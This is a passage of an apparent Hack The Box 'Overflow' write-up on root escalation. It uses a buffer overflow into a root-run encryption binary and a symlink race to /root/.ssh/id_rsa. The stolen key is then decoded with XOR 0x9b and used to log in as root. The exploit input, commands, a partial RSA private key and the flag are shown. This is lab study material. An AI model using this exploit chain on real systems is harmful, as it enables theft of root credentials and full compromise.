
Test 44 offset, which mean 44 character to reach EIP(Before enterring EIP) . Below screenshot show we inserted 44 * 'A' + 'B' * 4. We can see that we was able to control EIP value as 'BBBB' in hexadecimal which is 0x42424242



Noticed the victim machine, disabled ASLR.




On the function encrypt, there is a 'rb' and 'wb'. This allow us to read root ssh key file as the program is executable by root and write out to user accessible file on victim machine.




Based on the address function of encrypt.

Looks like the address of function encrypt can be decoded from HEX in reverse order. The string are '[XUV'



Now let's change the ('B' * 4) to '[XUV' and control EIP and point to the encrypt function we want. Below screenshot show that we successfully access to the encrypt function.



Create the exploit file which contain all the input we want to insert into file_encrypt binary.

```
tester@overflow:/tmp/soda$ cat exploit
-202976456
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[XUV
/tmp/soda/sdnew_in
/tmp/soda/sdnew_enc
tester@overflow:/tmp/soda$
```

Create the input file and the output file that will used by the application.

```
tester@overflow:/tmp/soda$ cat exploit
-202976456
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[XUV
/tmp/soda/sdnew_in
/tmp/soda/sdnew_enc
tester@overflow:/tmp/soda$ echo 'Hi' > sdnew_in
tester@overflow:/tmp/soda$ cat sdnew_in
Hi
tester@overflow:/tmp/soda$
```

Ok now we need 2 SSH shell:

1 shell is for run the application.

```
tester@overflow:/opt/file_encrypt$ ./file_encrypt < /tmp/soda/exploit
This is the code 1804289383. Enter the Pin: name: Thanks for checking. You can give your feedback for improveme
nts at developer@overflow.htb
Segmentation fault (core dumped)
tester@overflow:/opt/file_encrypt$
```

3 sec

1 shell is to remove the input file and do the symbolic link to the enc_file. Below screenshot show the sdnew_enc can also be read by tester user.

```
tester@overflow:/tmp/soda$ rm /tmp/soda/sdnew_in; ln -sf /root/.ssh/id_rsa /tmp/soda/sdnew_in
tester@overflow:/tmp/soda$ ls -la sdnew_enc
-rw-rw-r-- 1 root tester 1675 Apr 10 11:06 sdnew_enc
tester@overflow:/tmp/soda$
```


Try to read the file, we can see there is lot of byte data.

```
tester@overflow:/tmp/soda$ file sdnew_enc
sdnew_enc: Non-ISO extended-ASCII text, with very long lines, with no line terminators
tester@overflow:/tmp/soda$ head sdnew_enc
[binary data]
tester@overflow:/tmp/soda$
tester@overflow:/tmp/soda$
```

Now we need to decrypt it. Make it to base64 for easily copy and paste.

```
tester@overflow:/tmp/soda$ base64 -w 0 sdnew_enc
tra2trbZ3tzS1bvJyNq7y8nSzdrP3rvQ3sK2tra2tpHW0tLe9OzS2dra0Njayt7a6qzYysrY1Nn33ejpzcva7qz5qM+q6sup08/O8qv2zML0oq/
J3PTZsMjaruzB89D6keH47MHN+qz63e/46Nf19c/3ovjcr63j0eKt7dzv0fzSq6yv//ns8aPe7Kqs97Du+rDOy/aiwfDI3uPp48Lv3cmR69qi9b
D99/20yM/1zfH27K3D7fHa8tr64/f2zsz1qeL8qbTi9+nW3eHSyMvhzcypsNTi9NO0487Vy/350tet6pH8sPL/78KurszN2dTTz6r99df3o9bTz
cjR4ezv7ejK49Lu3Pjt9dr51OrSwtz4yujy1uvvzPGu9+Lz4+j2q6rNkfzx+e/Owdjw2vivzurP6Oq0wbT6r97JtPDM3u7I0tCj6v/j/aPD2OKw
0//29PXh1ezW3u2urfLi9vLNw92j9bCRzKzD3dPYzPPz/LDJ9/X88M784vHiyrT11/Ks7cHszaLjqOncyuzS39rK2tna9NLZ2srYw9PO0+uv8/r
eztfBz5G0zqP8qaPp/fL/1+7r36vssN3e/NbyqM3q19+i98q08d2vrLT88+3u+sL5qsrB2cz2o6j4yt3u3rDp8qLV8M79ka/Kq+mtwdDC8avh9d
fZtM/+0t79q/ej7cP99Pfp1/SowujorKj1sNit6cHWrvHN8ffezP/ItPPx/a/J4/3r8eyR2NTY//PMy6Pv8f/v+vbL4ei0z/XR+KrCq/js2t/B3
KzR6NDewvmp99Ha+anj1dL8/uz19eis4ar1oquptPH66JH///3d2PzR9aPT/c60/PDe+M/X/6nWo87R/M7M6f/ewqzo/NDWo9nW2dWs8/Lo4eys
3tnx9+3N9dnu1sjTr6jRkan90s/30MPv7tra/vDN1+nRra3wzvDf9+3xzd7e6evCyv7L86LR4sPhsPTQrOjX9fPY7+j16/7Z6/Pxov/I7NSRyaL
z7Ovj9+Pa9NzZ2tTQza7Q6vL0+fb6/M3RrrDt6eLe+s/TqOz81cP/tLT94dr+q6vy/amtovrI/uyrzvzv85HW/t/Y4+rd86n0r6v5wuPSzdre8f
j88M7217DJzbSo/sPardjyq9bf69fT66nCrfHM3OrtqKz67fijqNfw3dPakfn2yKKq/N7Yr6jQ9P/f9q7BqPXr3KPQ0ar516Li/cmpz9TTrPjLy
vDq69Ci/cyiyOzO7dz1qP3R2vTc2drW062Rzv7XyOH6yKnxwa3/4/Ta2MHQrqPBrtTd/6r57+nC1vfc8fLN+tnQ8ujj/rSo8and2Nri8MPWsPz1
8Pnz2fPv6JHcqa3Z88ns4+jWz9/Mq/DD3s7rqKPh/MOo0Kij2dbR/6j0w+vr0d3o/e6u0/Xyz7Cq6eP59Ojfzv3Q3d/h1ezXkfHYsN/OzuvS7vL
PyvfL9dPfrK7N/uP616vX0f/NrK/s2PD61vXi7una9Nza3KrI+dXNqMjz89yqr8Go9drJ/emR7u7M3q3T0KPPyszf+NT3qaPXrf382tLh2vXUrt
H5/LDx1KzJ8tDt3aP96O6sr/XNr9jd08Ls1tm0+d3rw9DhyJHyo/bZydej1OzC6N7+sPDc2d/Z+Pbq7t3cqdj9+Ojhq8qw2Nzf0KPv/PL02fzu8
eHQq/PXqf7B0sjCy93VzNjfkfav667o3PDt4f6q/c7U6K7/r+/07+jw2PzC2fWotO/t7Ojerajw1cjM3avUsPnw/uji0/TT6Myj/t7IovzUw/iR
7ciq89HNqsr5qLCjwrTt/vzP9e7U+qj0/tTS382rr9XP39jIqa+rq/TKz9zP2NbTydXq6dnYyq7iq8H30KuqwZHM6f6rrtzt0v201Mnf8tfZos/
J/fXQ9OiqwfHx8MqioqL8qsPazt730KP318nQq9D21qirzv7P78/sq9L11tbhka32y/bJ7NDZ/Nj/z+yu9ej89Pbx08PP0ens39DS3+HQr/b+78
zT9/neq6vI3+HJqu/SqNrxrtL10f2w8dipq8uR2NP4orCo7t6p9tbL6fDDrPT1o7Df3+rZyrDT7PHq4cK06uPz2fXXydLs/879yfDV4arCr9HVw
uGtz6jv99n13ZHoybCro92v/+/Ny7DyyMqo+vrS8Kz5tOz+2dbt2N/2wdi03Pat1rTwqqLRy/jwy83v/tfwkba2tra23tXfu8nI2rvLydLN2s/e
u9Dewra2tra2kQ==tester@overflow:/tmp/soda$
```

Drop into cyberchef and decrypt the byte with XOR(0x9b). We found the key. Now that we download the file and use the key.


Operations
XOR
XOR
XOR Brute Force
XKCD Random Number
Hex to Object Identifier
Unicode Text Format
Text Encoding Brute Force
Lorenz
Magic
Favourites
Data format
Encryption / Encoding
Public Key
Arithmetic / Logic
Networking
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
XOR
Key
9b
HEX
Scheme
Standard
Null preserving
STEP
BAKE!
Auto Bake
Input
length: 2236
lines: 1
/cmpz9TTrPjLyvDq69Ci/cyiyOzO7dz1qP3R2vTc2drW062Rzv7XyOH6yKnxwa3/4/Ta2MHQrqPBrtTd
/6r57+nC1vfc8fLN+tnQ8ujj/rSo8and2Nri8MPWsPz18Pnz2fPv6JHcqa3Z88ns4+jWz9/Mq/DD3s7rqKPh
/MOo0Kij2dbR/6j0w+vr0d3o/e6u0/Xyz7Cq6eP59Ojfzv3Q3d/h1ezXkfHYsN/OzuvS7vLPyvfL9dPfrK7N
/uP616vX0f/NrK/s2PD61vXi7una9Nza3KrI+dXNqMjz89yqr8Go9drJ
/emR7u7M3q3T0KPPyszf+NT3qaPXrf382tLh2vXUrtH5/LDx1KzJ8tDt3aP96O6sr
/XNr9jd08Ls1tm0+d3rw9DhyJHyo/bZydej1OzC6N7+sPDc2d/Z+Pbq7t3cqdj9+Ojhq8qw2Nzf0KPv
/PL02fzu8eHQq/PXqf7B0sjCy93VzNjfkfav667o3PDt4f6q/c7U6K7/r+/07+jw2PzC2fWotO
/t7Ojerajw1cjM3avUsPnw/uji0/TT6Myj/t7IovzUw/iR7ciq89HNqsr5qLCjwrTt/vzP9e7U+qj0
/tTS382rr9XP39jIqa+rq/TKz9zP2NbTydXq6dnYyq7iq8H30KuqwZHM6f6rrtzt0v201Mnf8tfZos
/J/fXQ9OiqwfHx8MqioqL8qsPazt730KP318nQq9D21qirzv7P78/sq9L11tbhka32y/bJ7NDZ
/Nj/z+yu9ej89Pbx08PP0ens39DS3+HQr/b+78zT9
/neq6vI3+HJqu
/SqNrxrtL10f2w8dipq8uR2NP4orCo7t6p9tbL6fDDrPT1o7Df3+rZyrDT7PHq4cK06uPz2fXXydLs
/879yfDV4arCr9HVwuGtz6jv99n13ZHoybCro92v/+/Ny7DyyMqo+vrS8Kz5tOz+2dbt2N
/2wdi03Pat1rTwqqLRy/jwy83v/tfwkba2tra23tXfu8nI2rvLydLN2s/eu9Dewra2tra2kQ==
Output
time: 8ms
length: 1675
lines: 28
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAq7CQQCOBlFsrVPAu7b3T1qP2HTUi0mWYo94RGoB+SA5wZhKa
zcwZVa7aFtcsLnnTl9cG46xJy6vGtJgI074dbwj8Ew17l+ua+UPm9ZkSExrxYtFR
pA9n+flf/STnVjmw6XvjAiAaxlmUWn2yg2/ylrMFzISPzVW2+OyoH/xUNPfbIL6q
g+idtY55WVBOHT1fnLl8MHVSJzwtvsQxIuGcvnAbOqIYGcQsiMptWj5lyhxsm01V
gjbtUZCkAc4UqTsq/Z/a4ER/kWEuSIK8qdxf8XCy+HdmonzNwMEv56iymiVXF8n+
W7XFHCWhhg+RlngkUgyjyQ/nLi7vZwV9x3rGQwIDAQABAoIBAQCXHUHp4haEULZT
/U8g28rfidLupD0w+FEgMi3VqLD9lQ/jF47/ghvuaYb1QZBWm83cQFuE+ri9NkUf
4Q0r6ZKYj0znLB/TeIEf0l8vXfolrLo3Yss73n+C6rZM5jVjlEWdS/hjf4RxfpjW
COCdhWP8tjdtamPzs/TnJc1Y0cwADZG7JsKEYb2lJAb2xNIgewnns7z1n902/jas
ddfFCgJn8HfU/gkEcTLd2M8UJgUWrdEY7sgKM8BMBN7hiszw7EBjlvVnBuMSH43J
2fITlKXtuAAekVLrJ66kUkDlvjVEErpYQePh9JyXz+oK7sLnhCtsnpeBphj9dSwO
R9hwpxlxAoGBAOKV5KqiobmagVJ5+vryEaTH3wgNXd//fzAe00if269aSew0Ugth
```

15. Root Access -Buffer Overflow + SSH Key

    SSH Login with key
```

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items/ssh-dir$ cp ~/Downloads/root .
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items/ssh-dir$ file root
root: PEM RSA private key
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items/ssh-dir$ chmod 600 root
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items/ssh-dir$ ls -la root
-rw------- 1 sodanew sodanew 1675 Apr 10 13:54 root
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items/ssh-dir$ ssh -i root root@overflow.htb
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Apr 10 11:25:25 IST 2022

  System load:  0.01              Processes:           218
  Usage of /:   49.5% of 5.84GB   Users logged in:     2
  Memory usage: 22%               IP address for eth0: 10.10.11.119
  Swap usage:   0%


0 updates can be applied immediately.


You have new mail.
root@overflow:~#
```

Root/System Flag Proof Screenshot:

```
root@overflow:~# cat root.txt
9461f57e36a00a54b07c339659647c7b
root@overflow:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.119  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 dead:beef::250:56ff:feb9:aea4  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:aea4  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:ae:a4  txqueuelen 1000  (Ethernet)
        RX packets 1504356  bytes 220662841 (220.6 MB)
        RX errors 0  dropped 158  overruns 0  frame 0
        TX packets 1223613  bytes 971090666 (971.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 28636  bytes 2261624 (2.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28636  bytes 2261624 (2.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```